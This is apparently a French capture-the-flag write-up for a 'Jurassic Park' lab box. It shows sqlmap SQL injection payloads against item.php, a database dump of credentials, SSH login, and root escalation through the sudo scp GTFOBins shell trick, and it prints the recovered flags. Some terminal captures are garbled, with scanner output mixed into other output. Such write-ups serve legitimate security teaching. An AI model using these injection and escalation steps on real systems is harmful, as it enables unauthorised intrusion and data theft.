

Jurassic Park



By LAGNAOUI Youness

Intro

Box level : hard (plutôt easy/medium)

Objectifs : exploiter une SQli et élévation de privilèges avec la commande scp

Enumération

```

(kali㉿kali)-[~]
$ nmap -p- 10.10.127.47
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-23 08:05 EST
Nmap scan report for 10.10.127.47
Host is up (0.068s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 36.00 seconds

```

```

(kali㉿kali)-[~]
$ nmap -p80 -A 10.10.127.47
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-23 08:07 EST
Nmap scan report for 10.10.127.47
Host is up (0.084s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Jarassic Park
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds


```

Web

Index :



Shop :




10.10.127.47/shop.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


JURASSIC PARK

Welcome to the shop!


Select a package to purchase



Basic
Includes a basic tour around the park.
[Buy Basic](#)




Bronze
Tour around park and dinosaur lunch.
[Buy Bronze](#)



Gold
Tour, dinosaur lunch and free dinosaur egg.
[Buy Gold](#)

item :



10.10.127.47/item.php?id=3

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

JURASSIC PARK

Basic Package

Price: \$100000

27 of these packages have been sold in the last hour.

Children under 5 can attend for free and eat free. This package will include a basic tour around the park in the brand new automated cars!

Order yours quick by calling us!

L'url des item est intéressante on va essayer de faire une SQLi

Exploit research

```

[08:14:11] [INFO] the back-end DBMS is MySQL
sqlmap identified the following injection point(s) with a total of 659 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause (directory-list-lowercase+2.3+medium.txt)
  Payload: id=3 AND 6530=6530

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: id=3 AND GTID_SUBSET(CONCAT(0x7178766a71,(SELECT (ELT(2586=2586,1))),0x71706a6b71),2586)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=3 AND (SELECT 6285 FROM (SELECT(SLEEP(5))))jgbw
-----
[08:14:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.10 or 16.04 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6

```

Bon le site est vulnérable aux SQLi.

Exploitation

On retriive le nom de la base de données :

```
sqlmap -r req.txt --current-db
```

```

Payload: id=3 AND (SELECT 6285 FROM (SELECT(SLEEP(5))))jgbw
-----
[08:15:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.6
[08:15:07] [INFO] fetching current database
[08:15:07] [INFO] retrieved: 'park'
current database: 'park'
[08:15:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.12
7.47'
[08:15:07] [WARNING] your sqlmap version is outdated
[*] ending @ 08:15:07 /2023-12-23/

```

la base de donnée est "park"

Listons les tables :

```
sqlmap -r req.txt -D park --tables
```

```

[08:16:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 or 16.10 (x64)
web application technology: Apache 2.4.18
back-end DBMS: MySQL ≥ 5.6 php
[08:16:24] [INFO] fetching tables for database: 'park'
[08:16:25] [INFO] retrieved: 'items'
[08:16:25] [INFO] retrieved: 'users'
Database: park
[2 tables]
+-----+
| items |
| users |
+-----+
[08:16:25] [INFO] fetched data logged to text files under '7.47'
[08:16:25] [WARNING] your sqlmap version is outdated
[*] ending @ 08:16:25 /2023-12-23/

```

On a "items" et "users"

on va dump la table users :

```
sqlmap -r req.txt -D park -T users --dump
```

```

[08:17:19] [INFO] retrieved: '2'
[08:17:19] [INFO] retrieved: 'ih8dinos'
Database: park
Table: users
[2 entries]:
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | D0nt3ATM3 | (Status: 403) [Size: 291] |
| 2 | ih8dinos | (Status: 200) [Size: 1274] |
+-----+-----+-----+
[08:17:19] [INFO] table 'park.users' dumped to CSV file
47/dump/park/users.csv
[08:17:19] [INFO] fetched data logged to text files un
7.47'
[08:17:19] [WARNING] your sqlmap version is outdated

[*] ending @ 08:17:19 /2023-12-23/

```

On a des passwords mais pas de username

On dump la table items :

```
sqlmap -r req.txt -D park -T items --dump
```

```

+-----+-----+-----+
| id | sold | price | package | information |
+-----+-----+-----+
| 1 | 4 | 500000 | Gold | Children under 5 can attend free of charge and will be eaten for free. This package includes a dinosaur lunch, tour around the park AND a FREE dinosaur egg from a dino of your choice! |
| 2 | 11 | 250000 | Bronze | Children under 5 can attend free of charge and eat free. This package includes a tour around the park and a dinosaur lunch! Try different dino's and rate the best tasting one! |
| 3 | 27 | 100000 | Basic | Children under 5 can attend for free and eat free. This package will include a basic tour around the park in the brand new automated cars! |
| 5 | 0 | 0 | Development | Dennis, why have you blocked these characters: ' # DROP - username |
@ Is this our WAF now?

```

Dans la colonne "information" on a un potentiel user : "dennis"

On peut tester les 2 passwords qu'on a retrieve pour se co en SSH :

au final les credentials

```
dennis:ih8dinos
```

fonctionne :

```
dennis@10.10.127.47's password: sr/share/wordlists/dirbuster/directory-
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1072-aws x86_64)
[+] User Agent: gobuster/3.4
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
2023/12/23 08:09:31 Starting gobuster in directory enumeration mode
Get cloud support with Ubuntu Advantage Cloud Guest:
/.php http://www.ubuntu.com/business/services/cloud
/index.php (Status: 200) [Size: 1274]
62 packages can be updated. (Status: 200) [Size: 2642]
45 updates are security updates. (Status: 200) [Size: 313] [→ http://10.10.127.
/item.php (Status: 200) [Size: 208]
/delete (Status: 200) [Size: 65]
Progress: 55930 / 415288 (13.47%)^C
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
2023/12/23 08:14:55 Finished
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
dennis@ip-10-10-127-47:~$
```

```
[+] Keyboard interrupt detected, terminating.
dennis@ip-10-10-127-47:~$ ls
flag1.txt test.sh
dennis@ip-10-10-127-47:~$ cat flag1.txt
Congrats on finding the first flag.. But what about the rest? :0

b89f2d69c56b9981ac92dd267f
dennis@ip-10-10-127-47:~$
```

Premier flag :

```
b89f2d69c56b9981ac92dd267f
```

Priv Esc


```
dennis@ip-10-10-127-47:~$ sudo -l
Matching Defaults entries for dennis on ip-10-10-127-47.eu-west-1.compute.internal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dennis may run the following commands on ip-10-10-127-47.eu-west-1.compute.internal:
    (ALL) NOPASSWD: /usr/bin/scp
```

on a un NOPASSWD sur scp.

On peut utiliser : <https://gtfobins.github.io/gtfobins/scp/>

```
dennis@ip-10-10-127-47:~$ TF=$(mktemp)
dennis@ip-10-10-127-47:~$ echo 'sh 0<&2 1>&2' > $TF
dennis@ip-10-10-127-47:~$ chmod +x "$TF"
dennis@ip-10-10-127-47:~$ sudo scp -S $TF x y:
# whoami
root(kali@kali)-[~]
#
```

On est root de la machine !

```
# whoami
root
# cd /root
# ls
flag5.txt  snap
# cat flag5.txt
2a7074e491fcacc7eeba97808dc5e2ec
#
```

root flag :

```
2a7074e491fcacc7eeba97808dc5e2ec
```

Trouver les flags

```
sudo find / -type f -name "*.txt"
```



```
/usr/lib/python3.5/idlelib/TOD0.txt [Size  
/usr/lib/python3.5/idlelib/HISTORY.txt  
/usr/lib/python3.5/idlelib/CREDITS.txt na  
/usr/lib/python3.5/idlelib/help.txt  
/usr/lib/python3.5/idlelib/extend.txt  
/usr/lib/python3.5/idlelib/README.txt  
/usr/lib/python3.5/idlelib/NEWS.txt  
/boot/grub/gfxblacklist.txt  
/boot/grub/fonts/flagTwo.txt
```

```
# cat /boot/grub/fonts/flagTwo.txt  
96ccd6b429be8c9a4b501c7a0b117b0a  
#
```

flag 2 :

```
96ccd6b429be8c9a4b501c7a0b117b0a
```

```
# cat /etc/bash_history (Status: 301) [Si  
Flag3:b4973bbc9053807856ec815db25fb3f1
```

flag 3 :

```
b4973bbc9053807856ec815db25fb3f1
```